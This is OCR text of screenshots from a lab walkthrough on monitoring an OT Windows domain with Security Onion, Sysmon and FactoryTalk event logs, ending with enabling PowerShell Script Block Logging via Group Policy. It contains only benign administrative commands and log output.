
Security Onion - Intel - Source

Source	Count
AlienVault OTXv2 - Luhansk Ukraine Gov. Phishing Campaign ID: 5fb83d70906bd27194456779 Author: AlienVault	4

Export: Raw Formatted



```
process.command_line              \"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\"
process.entity_id                 {17B2E20D-F27D-5FF0-F300-000000003300}
process.executable                C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
process.parent.command_line       C:\\Windows\\System32\\RuntimeBroker.exe -Embedding
process.parent.entity_id          {17B2E20D-D79E-5FF0-AC00-000000003300}
process.parent.executable         C:\\Windows\\System32\\RuntimeBroker.exe
process.pe.company                Microsoft Corporation
process.pe.description            Windows PowerShell
process.pe.file_version           10.0.14393.206 (rs1_release.160915-0644)
process.pe.original_file_name     PowerShell.EXE
process.pe.product                Microsoft® Windows® Operating System
process.ppid                      4940
process.working_directory         C:\\Users\\Administrator\\
user.name                         OT-DOMAIN\\Administrator
winlog.channel                    Microsoft-Windows-Sysmon/Operational
winlog.computer                   OT-DC1.OT-Domain.local
winlog.eventRecordID              2996
winlog.event_data.hashes          MD5=097CE5761C89434367598B34FE32893B,SHA256=BA4038FD20E474C047BE8AAD
winlog.event_data.integrityLevel  High
winlog.event_data.logonGuid       {17B2E20D-D79C-5FF0-BA3B-2D0000000000}
winlog.event_data.logonId         0x2d3bba
winlog.event_data.processId       1828
```




Operational Number of events: 26,881 (!) New events available

Level	Date and Time	Source	E...	Task Category
Information	12/19/2020 2:03:53 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	12/19/2020 2:03:53 PM	Sysmon	11	File created (rule: FileCreate)
Information	12/19/2020 2:03:53 PM	Sysmon	11	File created (rule: FileCreate)
Information	12/19/2020 2:03:53 PM	Sysmon	11	File created (rule: FileCreate)
Information	12/19/2020 2:03:52 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	12/19/2020 2:03:52 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	12/19/2020 2:03:52 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	12/19/2020 2:03:52 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	12/19/2020 2:03:52 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	12/19/2020 2:03:52 PM	Sysmon	11	File created (rule: FileCreate)
Information	12/19/2020 1:59:06 PM	Sysmon	22	Dns query (rule: DnsQuery)

Event 22, Sysmon

```
Dns query:
RuleName: -
UtcTime: 2020-12-19 21:03:51.701
ProcessGuid: {f3071adb-2577-5fde-cd00-000000001700}
ProcessId: 13668
QueryName: img-s-msn-com.akamaized.net
QueryStatus: 0
QueryResults: type:  5 a1834.dspg2.akamai.net;::ffff:23.35.98.25;
Image: C:\Windows\System32\svchost.exe
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	12/19/2020 2:03:53 PM
Event ID:	22	Task Category:	Dns query (rule: DnsQuery)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	Gamer-PC.HomeDomain.local
OpCode:	Info		
More Information:	Event Log Online Help		



FactoryTalk Diagnostics Number of events: 638

Level	Date and Time	Source
Information	12/19/2020 1:51:45 PM	FactoryTalk Administrati...
Information	12/19/2020 11:15:28 AM	FactoryTalkDiagnostics

Log Properties - FactoryTalk Diagnostics (Type: Administrative)

General

Full Name: FTDiag

Log path: %SystemRoot%\System32\Winevt\Logs\FTDiag.evtx

Log size: 1.07 MB(1,118,208 bytes)

Created: Sunday, August 11, 2019 1:13:50 PM

Modified: Saturday, December 19, 2020 8:19:36 AM


Accessed: Sunday, August 11, 2019 1:13:50 PM

☑ Enable logging

Maximum log size (KB): 25600

When maximum event log size is reached:

- ● Overwrite events as needed (oldest events first)
- ○ Archive the log when full, do not overwrite events
- ○ Do not overwrite events (Clear logs manually)




This page lists every field in the ***:so-*** index and the field's associated core type as recorded by Elasticsearc
use the Elasticsearch Mapping API

Name			earchable	Aggregatab
@timestamp			●	●
@version			●	●
_id	string	on	●	●
_index	string		●	●
_score	number			
_source	_source			
_type	string		●	●

Refresh field list?

This action resets the popularity counter of each field.




winlog.channel: FTDiag

Last 1 hour


1 hit

Jan 2, 2021 @ 14:35:37.239 - Jan 2, 2021 @ 15:35:37.239

```
Time            winlog.computer         winlog.providerName                 winlog.message
Jan 2, 2021 @ 15:34:41.698  FT-DIR1.OT-Domain.local  FactoryTalk Administration Console  "Logged Date: 22:34:31 Saturday, January 02, 2021
                                                                         Location: FT-DIR1   Provider: FactoryTalk Administration Console
                                                                         Username: OT-DOMAIN\ADMINISTRATOR   Verbosity: 0

                                                                         Modified properties of Feature Security [Feature Security] in RSMACC [RSMAC
                                                                         C]
                                                                         Changed [Add shortcut in Launch Pad]
```



```
t  winlog.event_data.scriptBlockText  dir c:\\
```



Server Manager


Server Manager ‣ Local Server

PROPERTIES
For OT-DC1

Computer name	OT-DC1	Last installed updates	Never
Domain	OT-Domain.local	Windows Update	Download
		Last checked for updates	Never
Windows Firewall	Private: Off	Windows Defender	Real-Time
Remote management	Enabled	Feedback & Diagnostics	Settings
Remote Desktop	Disabled	IE Enhanced Security Configuration	Off
NIC Teaming	Disabled	Time zone	(UTC-07:00
Ethernet0	172.25.100.100	Product ID	Not activat
Operating system version	Microsoft Windows Server 2016 Standard	Processors	Genuine Int
Hardware information	VMware, Inc. VMware7,1	Installed memory (RAM)	4 GB
		Total disk space	99.45 GB

EVENTS
All events | 83 total

Filter



Setting	State
Turn on Module Logging	Not configured

Turn on PowerShell Script Block Logging

Turn on PowerShell Script Block Logging

● Not Configured
○ Enabled
○ Disabled

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family


□ Log script block invocation start / stop events:

This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting,
Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.


If you disable this policy setting, logging of PowerShell script input is disabled.

If you enable the Script Block Invocation Logging, PowerShell additionally logs events when invocation of a command, script block, function, or script
starts or stops. Enabling Invocation Logging generates a high volume of event logs.

Note: This policy setting exists under both Computer Configuration and User Configuration in the Group Policy Editor. The Computer Configuration policy setting takes precedence over the User Configuration policy setting.



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.

PS C:\Users\Administrator> write "PowerShell Script Block Logging is Awesome!!"
PowerShell Script Block Logging is Awesome!!
PS C:\Users\Administrator> _
```



